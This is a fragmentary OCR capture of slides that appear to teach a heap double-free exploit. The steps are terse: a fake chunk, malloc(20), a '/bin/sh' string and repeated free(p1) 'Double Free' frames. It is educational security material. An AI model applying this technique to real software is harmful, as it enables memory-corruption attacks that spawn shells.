
Step.5
fake chunk P0



Step.6

p3 = malloc(20)


‘/bin/sh’



Step.7

Double Free


free(p1)



Step.7

Double Free


free(p1)




Step.7

Double Free

